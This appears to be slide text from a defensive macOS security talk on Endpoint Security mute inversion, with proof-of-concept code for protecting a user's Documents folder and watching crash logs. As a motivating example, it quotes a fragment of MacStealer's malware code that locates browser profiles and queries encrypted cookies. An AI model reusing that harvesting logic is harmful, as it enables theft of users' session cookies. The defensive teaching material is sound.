    ES_MUTE_PATH_TYPE_PREFIX,
    /// Value to describe a path literal
    ES_MUTE_PATH_TYPE_LITERAL,
    /// Value to describe a target path prefix
    ES_MUTE_PATH_TYPE_TARGET_PREFIX,
    /// Value to describe a target path literal
    ES_MUTE_PATH_TYPE_TARGET_LITERAL
} es_mute_path_type_t;
```

for (responsible) process

for event
(e.g. path of created file)



ES_MUTE_PATH_TYPE_* : for muting (responsible) process

ES_MUTE_PATH_TYPE_TARGET_* : for muting (target) event

So muted ES events will still be delivered for "/tmp"




ES works on "real" paths (not symlinks) so just
specifying "/tmp" wouldn't work, as on macOS that's symlinked!

Muting Inversion

allow you to monitor a single process, directory, etc.

Q: What if instead, we only want to subscribe to events from a single <process/directory/etc.> ?



A: Say hello to 'Mute Inversion'



added in macOS 13


Mute Inversion

Mute inversion, a capability added to Endpoint Security in macOS 13, inverts the logic for for muting, both for processes triggering the events and the events themselves. This allows you, for example, to subscribe to events for a very specific set of processes, directories, or files.

Muting Inversion

e.g. protect cookies from stealers

ES_EVENT_TYPE_AUTH_OPEN



```
class Browsers:
def __init__(self, decrypter: object) -> object:
    ...
    self.cookies_path = []
    self.extension_path = []
    ...
    self.cookies = []
    self.decryption_keys = decrypter
    self.appdata = '/Users/*/Library/Application Support'
    self.browsers = {...
        'google-chrome':self.appdata + '/Google/Chrome/',
        ...
        'brave':self.appdata + '/BraveSoftware/Brave-Browser/',
        ...
    }
    ...
def browser_db(self, data, content_type):
    ...
    else:
        if content_type == 'cookies':
            sql = 'select name,encrypted_value,host_key,path,is_secure,..., from cookies'
            keys = ['name', 'encrypted_value', 'host_key', 'path', ..., 'expires_utc']
            ...
    if __name__ == '__main__':
        decrypted = {}
        browsers = Browsers()
        paths = browsers.browser_data()
```

MacStealer's cookie
stealing logic (Chrome)

Muting Inversion

via the `es_invert_muting` API (with a type)

Function

`es_invert_muting`

macOS 13.0+

```
typedef enum {  
    ES_MUTE_INVERSION_TYPE_PROCESS,  
    ES_MUTE_INVERSION_TYPE_PATH,  
    ES_MUTE_INVERSION_TYPE_TARGET_PATH,  
    ES_MUTE_INVERSION_TYPE_LAST  
} es_mute_inversion_type_t;
```

---> mute invert (responsible) process
! (to recv: any events, but from one process)

↓
mute invert (target) events
(to recv: any process, but into one directory)


though should match the `es_mute_inversion_type_t`



Once you've inverted muting, you simply use the standard mute APIs (e.g. `es_mute_process`) ...which now will act inverted!

Muting Inversion

...and the "*default mute set*"




Mute inversions also impact the *default mute set*, a handful of paths to system-critical platform binaries that get muted by default. You can invoke the `es_muted_paths_events` function to retrieve a list of all muted paths, including the default ones. The default mute set aims to protect clients from deadlocks and timeout panics, so you likely won't want to generate events for its paths. To avoid doing so, consider invoking `es_unmute_all_paths` before any process-path mute inversions or `es_unmute_all_target_paths` before any target-path mute inversions.

"System critical binaries that are muted by default
....to protect clients from deadlocks/timeout panics"

Q: What about the 'default mute set' ?

A: As these will be unmuted (which you really don't want),
call `es_unmute_all*` first ...then mute invert.



Muting Inversion

an example: directory "protector"

```
01 //build path to user's document directory
02 NSString* consoleUser = (__bridge_transfer NSString*)SCDynamicStoreCopyConsoleUser(NULL, NULL, NULL);
03 NSString* docsDirectory = [NSHomeDirectoryForUser(consoleUser) stringByAppendingPathComponent:@"Documents"];
04
05 es_client_t* client = NULL;
06 es_event_type_t events[] = {ES_EVENT_TYPE_AUTH_OPEN};
07 es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
08     //add code here to handle delivered events
09     // for example, only authorize trusted programs!
10 });
11
12 //unmute paths (default set)
13 es_unmute_all_target_paths(client);
14
15 //invert mute (paths)
16 es_invert_muting(client, ES_MUTE_INVERSION_TYPE_TARGET_PATH);
17
18 //mute (though this is now a mute invert) user's document directory
19 es_mute_path(client, docsDirectory.UTF8String, ES_MUTE_PATH_TYPE_TARGET_PREFIX);
20
21 es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

} mute inversion logic

protecting the user's document directory
(proof of concept)

Muting Inversion

an example: directory "protector"

```
# ESPlayground.app/Contents/MacOS/ESPlayground -muteinvert
```

```
ES Playground
```

```
Executing 'mute inversion' logic
```

```
unmuted all (default) paths
```

```
mute (inverted) /Users/user/Documents
```

```
event: ES_EVENT_TYPE_AUTH_OPEN
```

```
process: /System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
```

```
file path: /Users/user/Documents
```

```
+ will allow trusted 'Finder'
```

Block (unauthorized) stealer

```
event: ES_EVENT_TYPE_AUTH_OPEN
```

```
process: MetaStealer/OfficialBriefDescription.app/Contents/MacOS/OfficialBriefDescription
```

```
file path: /Users/user/Documents
```

```
+ blocking untrusted 'OfficialBriefDescription'
```




Full code:

[github.com/objective-see/TAOMM/blob/main/Code/Vol II/CH 8/
ESPlayground/App/ESPlayground/muteInvert.m](https://github.com/objective-see/TAOMM/blob/main/Code/Vol%20II/CH%208/ESPlayground/App/ESPlayground/muteInvert.m)

Muting Inversion

another example: crash log monitor



Muting Inversion

another example: crash log monitor

```
01 es_client_t client;
02 es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_CLOSE};
03
04 es_new_client(&client, ^(es_client_t *client, const es_message_t *msg) {
05     //TODO: handle event
06 });
07
08 es_unmute_all_target_paths(client);
09 es_invert_muting(client, ES_MUTE_INVERSION_TYPE_TARGET_PATH);
10
11 for(NSString* directory in directories) {
12     es_mute_path(client, directory.UTF8String, ES_MUTE_PATH_TYPE_TARGET_PREFIX);
13 }
14
15 es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

1

2

3

